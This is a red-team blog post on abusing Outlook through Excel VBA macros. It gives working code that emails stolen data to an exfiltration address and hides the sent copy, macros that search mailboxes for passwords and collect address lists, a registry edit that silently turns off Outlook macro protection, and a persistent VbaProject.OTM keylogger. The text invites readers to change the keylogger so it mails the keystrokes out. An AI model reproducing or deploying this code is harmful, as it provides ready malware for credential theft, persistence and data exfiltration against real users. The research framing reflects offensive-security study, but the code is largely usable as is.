The worst of the two worlds: Excel meets Outlook

adepts.of0x.cc/vba-outlook/

Dear Fell**owl**ship, today's homily is the last chapter of our trilogy about our epistolary-daemonic relationship with VBA. This time we are going to talk about how to interact with Outlook from Excel using macros, and also we are going to release a **PoC where we turn Outlook into a keylogger**. Please, take a seat and listen to the story.

Prayers at the foot of the Altar a.k.a. disclaimer

We promise this is the last time @TheXC3LL will publish about VBA. We have scheduled an exorcism this weekend to release his daemons, so he can write again about vulnerabilities and other stuff different to VBA.

Is it a self-spreading Excel saying ILOVEYOU? (Exfiltration & Propagation)

In our first chapter we talked about the concept of "Hacking in a epistolary way", where we started to implement attacks and TTPs directly in VBA macros avoiding process injections, dropping binaries or calling external programs that are flagged (like Powershell). This time we are going to shift our focus to Outlook.

First of all we have to say that you can interact with Outlook directly from other Microsoft Office apps via VBA using the object `Outlook.Application`. This means that we can abuse Outlook functionalities from within Excel, so we can look for confidential information inside the inbox or we can exfiltrate data via mails. To send a mail only a few lines are needed:

```
'https://docs.microsoft.com/es-es/office/vba/api/outlook.namespace
Sub send_mail_example()
    Dim xOutApp As Object
    Dim xOutMail As Object
    Dim xMailBody As String
    Set xOutApp = CreateObject("Outlook.Application")
    Set xOutMail = xOutApp.CreateItem(0)
    xMailBody = "You did it!"
    On Error Resume Next
    With xOutMail
        .To = "exfiltration.inbox@not-phising.cc"
        .CC = ""
        .BCC = ""
        .Subject = "Macro executed " & Environ("username")
        .Body = xMailBody
        .Send
    End With
    On Error GoTo 0
    Set xOutMail = Nothing
    Set xOutApp = Nothing
End Sub
```

If we do not want a copy in the "Sent" folder we can set the property `DeleteAfterSubmit` as *True* after we set the `Body`. This will move directly the mail to the Deleted folder, so it is a bit more stealthy. To fully erradicate the mail we need to locate the mail (as item) inside the Deleted folder and then call the method `Remove` via MAPI.

Slipping into your mailbox to gossip (Reconnaissance)

The object `Outlook.Application` gives us also access to the namespace MAPI and all its methods. This is important because we can interact with the mail boxes without knowing the credentials. For example, we can use our macro to search all the received mails that contains the word "password" in its body:

```
Sub retrieve_passwords()
    Dim xOutApp As Object
    Dim xOutMail As Object
    Dim xMailBody As String
    Set xOutApp = CreateObject("Outlook.Application")
    Set outlNameSpace = xOutApp.GetNamespace("MAPI")

    Set myTasks = outlNameSpace.GetDefaultFolder(6).Items
    Dim i As Integer
    i = 1
    For Each olMail In myTasks
        If (InStr(1, UCase(olMail.Body), "PASSWORD", vbTextCompare) > 0) Then
            Cells(i, 1) = olMail.Body ' Here we are just showing the info in the
Excel sheets, but you can exfiltrate it as we saw before ;D
            i = i + 1
        End If
    Next
    Set xOutMail = Nothing
    Set xOutApp = Nothing
End Sub
```

Plaintext passwords inside mailboxes are probably one of the most common sins we are used to see in our engagements. A macro of this kind aimed to the right target can give you the Heaven’s keys.

Another interesting information that we can get using MAPI is the Global Address List (GAL). In the address list we can find names, usernames, phone numbers, etc. Here we are just collecting usernames:

```
'https://www.excelcise.org/extract-outlook-global-address-list-details-with-vba/
Sub global_address_list()
    Dim xOutApp As Object
    Dim xOutMail As Object
    Dim xMailBody As String
    Set xOutApp = CreateObject("Outlook.Application")
    Set outlNameSpace = xOutApp.GetNamespace("MAPI")
    Set outlGAL = outlNameSpace.GetGlobalAddressList()
    Set outlEntry = outlGAL.AddressEntries
        On Error Resume Next

    'loop through address entries and extract details
    For i = 1 To outlEntry.Count
        Set outlMember = outlEntry.Item(i)
        If outlMember.AddressEntryUserType = olExchangeUserAddressEntry Then
           Cells(i, 1) = outlMember.GetExchangeUser.Name
        End If
    Next i
    Set xOutMail = Nothing
    Set xOutApp = Nothing
End Sub
```

The main issue is that retrieving this information **can take a really long time** if the company is big (we are talking about ~5-10 minutes), so it is a bit unpractical to be used in a real scenario. However both approaches can be executed **inside** Outlook via OTM files as we will see below.

The Blair Witch VbaProject.OTM (Persistence)

In the last years various persistence methods related to Outlook were released and implemented in the tool **Ruler**. These methods were based on the execution of VBA code via Custom Forms and Home Pages. Both attacks are now patched, so we have to move forward.

Recently Dominic Chell published the article A Fresh Outlook on Mail Based Persistence where the persistence is achieved dropping a **VbaProject.OTM** file that is later loaded by Outlook. This is the path that we choosed here. But instead of using a payload to get a shell or parasite a process with our C2, we are going to create a keylogger in pure VBA **:)**.

Outlook is one of the long term alive programs in an average office computer. It is launched since the workday beginning and is not closed until the worker leaves the office, so makes sense to use it as a keylogger. The plan is quite simple: we need to build an Excel file that modifies the registry (so Outlook can execute macros freely) and drops the OTM file with our keylogger.

As the registry key is under `HKEY_CURRENT_USER` we do not need special privileges to modify the value (by default it is set at level 3 *Notifications for digitally signed macros, all other macros disabled*) so we enable the load and execution of macros by changing the value to 1 (*Enable all Macros*):

```
Sub disable_macro_security()
  Dim myWS As Object
  Set myWS = VBA.CreateObject("WScript.Shell")
  Dim name As String, value As Integer, stype As String
  name = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version &
"\Outlook\Security\Level"
  value = 1
  stype = "REG_DWORD"
  myWS.RegWrite name, value, stype
End Sub
```

We use the Excel version (`Application.Version`) to calculate the right location of the key to be modified. After that the OTM file can be dropped to `Environ("appdata") & "\Microsoft\Outlook\VbaProject.OTM"` (it can be packed inside a resource, form, or taken directly from internet and then read/unpack and dropped). It is nothing new, all the good ol' techniques to drop files apply here, let's move to the OTM contents and the keylogger.

For our keylogger we are going to use the function `NtUserGetRawInputData` that is not documented in the MSDN. But as usual: if something is not covered by Microsoft, go and check ReactOS. Luckily it is documented:

```
DWORD APIENTRY NtUserGetRawInputData    (       HRAWINPUT       hRawInput,
                UINT    uiCommand,
                LPVOID          pData,
                PUINT   pcbSize,
                UINT    cbSizeHeader
        )
```

Also we can see that it is exported by win32u.dll, so our definition in VBA will be:

```
Private Declare PtrSafe Function NtUserGetRawInputData Lib "win32u" (ByVal hRawInput
As LongPtr, ByVal uiCommand As LongLong, ByRef pData As Any, ByRef pcbSize As Long,
ByVal cbSizeHeader As Long) As LongLong
```

Our approach will be the well-known technique of creating a window with a callback to snoop messages until we get a `WM_INPUT` and then use `NtUserGetRawInputData` to get the input data. To build the structures correctly (like `RAWKEYBOARD`) we can use `offsetof` as we described in our article Shedding light on creating VBA macros, so we can check the size of each field and pick VBA types accordingly.

Our macro has to be split in two parts

1. The default module `ThisOutlookSession`
2. Another module created by us that we will rename to `Keylogger` .

In `ThisOutlookSession` we only place the trigger that will execute our payload when Outlook starts:

```
Sub Application_Startup()
   Keylogger.launcher
End Sub
```


We need to place the “real” payload inside another module to be allowed to use the operator **AddressOf**, because we use it to set the callback to our window class. The `Keylogger` module code (remember: **this is just a PoC** that does not handle errors/exceptions, the intention of this code is just to exemplify how to build one):

```
'This can be hidden using DispCallFunc trick
Private Declare PtrSafe Function RegisterClassEx Lib "user32" Alias
"RegisterClassExA" (pcWndClassEx As WNDCLASSEX) As Integer
Private Declare PtrSafe Function CreateWindowEx Lib "user32" Alias "CreateWindowExA"
(ByVal dwExStyle As Long, ByVal lpClassName As String, ByVal lpWindowName As String,
ByVal dwStyle As Long, ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal
nHeight As Long, ByVal hWndParent As LongPtr, ByVal hMenu As LongPtr, ByVal hInstance
As LongPtr, ByVal lpParam As LongPtr) As LongPtr
Private Declare PtrSafe Function DefWindowProc Lib "user32" Alias "DefWindowProcA"
(ByVal hwnd As LongPtr, ByVal wMsg As Long, ByVal wParam As LongPtr, ByVal lParam As
LongPtr) As LongPtr
Private Declare PtrSafe Function GetMessage Lib "user32" Alias "GetMessageA" (lpMsg
As MSG, ByVal hwnd As LongPtr, ByVal wMsgFilterMin As Long, ByVal wMsgFilterMax As
Long) As Long
Private Declare PtrSafe Function TranslateMessage Lib "user32" (lpMsg As MSG) As Long
Private Declare PtrSafe Function DispatchMessage Lib "user32" Alias
"DispatchMessageA" (lpMsg As MSG) As LongPtr
Private Declare PtrSafe Function GetModuleHandle Lib "kernel32" Alias
"GetModuleHandleA" (ByVal lpModuleName As String) As LongPtr
Private Declare PtrSafe Function RegisterRawInputDevices Lib "user32" (ByRef
pRawInputDevices As RAWINPUTDEVICE, ByVal uiNumDevices As Integer, ByVal cbSize As
Integer) As Boolean
Private Declare PtrSafe Function NtUserGetRawInputData Lib "win32u" (ByVal hRawInput
As LongPtr, ByVal uiCommand As LongLong, ByRef pData As Any, ByRef pcbSize As Long,
ByVal cbSizeHeader As Long) As LongLong
Private Declare PtrSafe Function GetProcessHeap Lib "kernel32" () As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "kernel32" (ByVal hHeap As LongPtr,
ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (ByRef
Destination As Any, ByVal Source As LongPtr, ByVal Length As Long)
Private Declare PtrSafe Function HeapFree Lib "kernel32" (ByVal hHeap As LongPtr,
ByVal dwFlags As Long, lpMem As Any) As Long
Private Declare PtrSafe Function GetForegroundWindow Lib "user32" () As LongPtr
Private Declare PtrSafe Function GetWindowTextLength Lib "user32" Alias
"GetWindowTextLengthA" (ByVal hwnd As LongPtr) As Long
Private Declare PtrSafe Function GetWindowText Lib "user32" Alias "GetWindowTextA"
(ByVal hwnd As LongPtr, ByVal lpString As LongPtr, ByVal cch As Long) As Long
Private Declare PtrSafe Function GetKeyState Lib "user32" (ByVal nVirtKey As Long) As
Integer
Private Declare PtrSafe Function GetKeyboardState Lib "user32" (pbKeyState As Byte)
As Long
Private Declare PtrSafe Function ToAscii Lib "user32" (ByVal uVirtKey As Long, ByVal
uScanCode As Long, lpbKeyState As Byte, ByVal lpwTransKey As LongLong, ByVal fuState
As Long) As Long
Private Declare PtrSafe Function MapVirtualKey Lib "user32" Alias "MapVirtualKeyA"
(ByVal wCode As Long, ByVal wMapType As Long) As Long

Private Type WNDCLASSEX
    cbSize As Long
    style As Long
    lpfnWndProc As LongPtr
    cbClsExtra As Long
    cbWndExtra As Long
    hInstance As LongPtr
    hIcon As LongPtr
    hCursor As LongPtr
    hbrBackground As LongPtr
    lpszMenuName As String
    lpszClassName As String
    hIconSm As LongPtr
End Type

Private Type POINTAPI
        x As Long
        y As Long
End Type

Private Type MSG
    hwnd As LongPtr
    Message As Long
    wParam As LongPtr
    lParam As LongPtr
    time As Long
    pt As POINTAPI
End Type

Private Type RAWINPUTDEVICE
     usUsagePage As Integer
     usUsage As Integer
     dwFlags As Long
     hwndTarget As LongPtr
End Type

Private Type RAWINPUTHEADER
    dwType As Long '0-4 = 4 bytes
    dwSize As Long '4-8 = 4 Bytes
    hDevice As LongPtr '8-16 = 8 Bytes
    wParam As LongPtr '16-24 = 8 Bytes
End Type

Private Type RAWKEYBOARD
    MakeCode As Integer '0-2 = 2 bytes
    Flags As Integer '2-4 = 2 bytes
    Reserved As Integer '4-6 = 2 bytes
    VKey As Integer '6-8 = 2 bytes
    Message As Long '8-12 = 4 bytes
    ExtraInformation As Long '12-16 = 4 bytes
End Type

Private Type RAWINPUT
    header As RAWINPUTHEADER
    data As RAWKEYBOARD
End Type

Public oldTitle As String
Public newTittle As String
Public lastKey As Long
Public cleaner(0 To 255) As Byte
```

```
Private Function FunctionPointer(addr As LongPtr) As LongPtr
  '
https://renenyffenegger.ch/notes/development/languages/VBA/language/operators/addressC

    FunctionPointer = addr
End Function

'https://www.freevbcode.com/ShowCode.asp?ID=209
Public Function ByteArrayToString(bytArray() As Byte) As String
    Dim sAns As String
    Dim iPos As String

    sAns = StrConv(bytArray, vbUnicode)
    iPos = InStr(sAns, Chr(0))
    If iPos > 0 Then sAns = Left(sAns, iPos - 1)

    ByteArrayToString = sAns

 End Function

Public Sub launcher()
    Dim hwnd As LongPtr
    Dim mesg As MSG
    Dim wc As WNDCLASSEX
    Dim result As LongPtr
    Dim HWND_MESSAGE As Long

    'Some initialization for later
    oldTitle = "AdeptsOf0xCC"
    lastKey = 0

    'First we need to set a window class
    wc.cbSize = LenB(wc)
    wc.lpfnWndProc = FunctionPointer(AddressOf WndProc) 'We need to save this code as
Module in order to use the AddressOf trick to get the our callback location
    wc.hInstance = GetModuleHandle(vbNullString)
    wc.lpszClassName = "VBAHELLByXC3LL"

    'Register our class
    result = RegisterClassEx(wc)

    'Create the window so we can snoop messages
    HWND_MESSAGE = (-3&)
    hwnd = CreateWindowEx(0, "VBAHELLByXC3LL", 0, 0, 0, 0, 0, 0, HWND_MESSAGE, 0&,
GetModuleHandle(vbNullString), 0&)

End Sub


'Our callback
Private Function WndProc(ByVal lhwnd As LongPtr, ByVal tMessage As Long, ByVal wParam
As LongPtr, ByVal lParam As LongPtr) As LongPtr
    Dim WM_CREATE As Long
    Dim WM_INPUT As Long
    Dim WM_KEYDOWN As Long
    Dim WM_SYSKEYDOWN As Long
    Dim VK_CAPITAL As Long
    Dim VK_SCROLL As Long
    Dim VK_NUMLOCK As Long
    Dim VK_CONTROL As Long
    Dim VK_MENU As Long
    Dim VK_BACK As Long
    Dim VK_RETURN As Long
    Dim VK_SHIFT As Long
    Dim RIDEV_INPUTSINK As Long
    Dim RIM_TYPEKEYBOARD As Long
    Dim rid(50) As RAWINPUTDEVICE
    Dim RawInputHeader_ As RAWINPUTHEADER
    Dim dwSize As Long
    Dim fgWindow As LongPtr
    Dim wSize As Long
    Dim fgTitle() As Byte
    Dim wKey As Integer
    Dim result As Long

    WM_CREATE = &H1
    WM_INPUT = &HFF
    WM_KEYDOWN = &H100
    WM_SYSKEYDOWN = &H104

    VK_CAPITAL = &H14
    VK_SCROLL = &H91
    VK_NUMLOCK = &H90
    VK_CONTROL = &H11
    VK_MENU = &H12
    VK_BACK = &H8
    VK_RETURN = &HD
    VK_SHIFT = &H10

    RIDEV_INPUTSINK = &H100
    RIM_TYPEKEYBOARD = &H1&

    'Check the message type and trigger an action if needed
    Select Case tMessage
    Case WM_CREATE ' Register us
        rid(0).usUsagePage = &H1
        rid(0).usUsage = &H6
        rid(0).dwFlags = RIDEV_INPUTSINK
        rid(0).hwndTarget = lhwnd
        r = RegisterRawInputDevices(rid(0), 1, LenB(rid(0)))

    Case WM_INPUT
        Dim pbuffer() As Byte
        Dim buffer As RAWINPUT

        'First we get the size
        r = NtUserGetRawInputData(lParam, &H10000003, vbNullString, dwSize,
LenB(RawInputHeader_))
        ReDim pbuffer(0 To dwSize - 1)
        'And then we save the data
        r = NtUserGetRawInputData(lParam, &H10000003, pbuffer(0), dwSize,
LenB(RawInputHeader_))
        If r <> 0 Then
            'VBA hacky things to cast the data into a RAWINPUT struct
            Call CopyMemory(buffer, VarPtr(pbuffer(0)), dwSize)
            If (buffer.header.dwType = RIM_TYPEKEYBOARD) And (buffer.data.Message =
WM_KEYDOWN) Or (buffer.data.Message = WM_SYSKEYDOWN) Then
                'Check the window title to know where the key was sent
                'We want to know if the title is the same, so when we add this info
to our mail we don't paste a title per key
                'Just one title and all the keys related ;)
                fgWindow = GetForegroundWindow()
                wSize = GetWindowTextLength(fgWindow) + 1
                ReDim fgTitle(0 To wSize - 1)
                r = GetWindowText(fgWindow, VarPtr(fgTitle(0)), wSize)
                newTitle = ByteArrayToString(fgTitle)
                If newTitle <> oldTitle Then
                    oldTitle = newTitle
                End If

                GetKeyState (VK_CAPITAL)
                GetKeyState (VK_SCROLL)
                GetKeyState (VK_NUMLOCK)
                GetKeyState (VK_CONTROL)
                GetKeyState (VK_MENU)
                Dim lpKeyboard(0 To 255) As Byte
                r = GetKeyboardState(lpKeyboard(0))

                Select Case buffer.data.VKey
                Case VK_BACK
                    exfil = exfil & "[<]"
                Case VK_RETURN
                    exfil = exfil & vbNewLine
                Case Else
                    'Something funny undocumented: ToAscii "breaks" the keyboard
status, so we need to perform this shitty thing to "fix" it
                    'Dealing with deadkeys is a pain in the ass T_T (á, é, í, ó,
ú...)
                    result = ToAscii(buffer.data.VKey,
MapVirtualKey(buffer.data.VKey, 0), lpKeyboard(0), VarPtr(wKey), 0)
                    If result = -1 Then
                        lastKey = buffer.data.VKey
                        Do While ToAscii(buffer.data.VKey,
MapVirtualKey(buffer.data.VKey, 0), lpKeyboard(0), VarPtr(wKey), 0) < 0
                        Loop
                    Else
                        If wKey < 256 Then
                            MsgBox Chr(wKey), 0, oldTitle
                        End If
                        If lastKey <> 0 Then
                            Call CopyMemory(lpKeyboard(0), VarPtr(cleaner(0)), 256)
                            result = ToAscii(lastKey, MapVirtualKey(buffer.data.VKey,
0), lpKeyboard(0), VarPtr(wKey), 0)
                            lastKey = 0
                        End If
                    End If
                End Select
            End If
        End If

     Case Else
        WndProc = DefWindowProc(lhwnd, tMessage, wParam, lParam)
     End Select
End Function
```

After filling both modules we save the project and we embed the VbaProject.OTM file inside our Excel. Next time Outlook is started (after the Excel macro changes the registry and drops the OTM) will execute our malicious VBA code, turning Outlook into a keylogger. Of course Outlook keeps working as usual.

Here we can see how it is getting the keys pressed in Remote Desktop (yep, the PoC uses MsgBox because it is Christmas and we are lazy, you can change it to send you the keys via mail as was shown before **;D**)


Conexión a Escritorio remoto

Configuración del inicio de sesión

Escriba el nombre del equipo remoto.

Equipo: [redacted]

Usuario: ARIO\Administrator

Se solicitarán credenciales al conectarse.

Permitirme guardar las credenciales

Configuración de la conexión

Guarde la configuración de conexión actual en un archivo RDP o abra una conexión guardada.

Outlook keylogging Remote Desktop

EoF

And the trilogy ends. No more VBA for a time, we promise it!

We hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOfoxCC.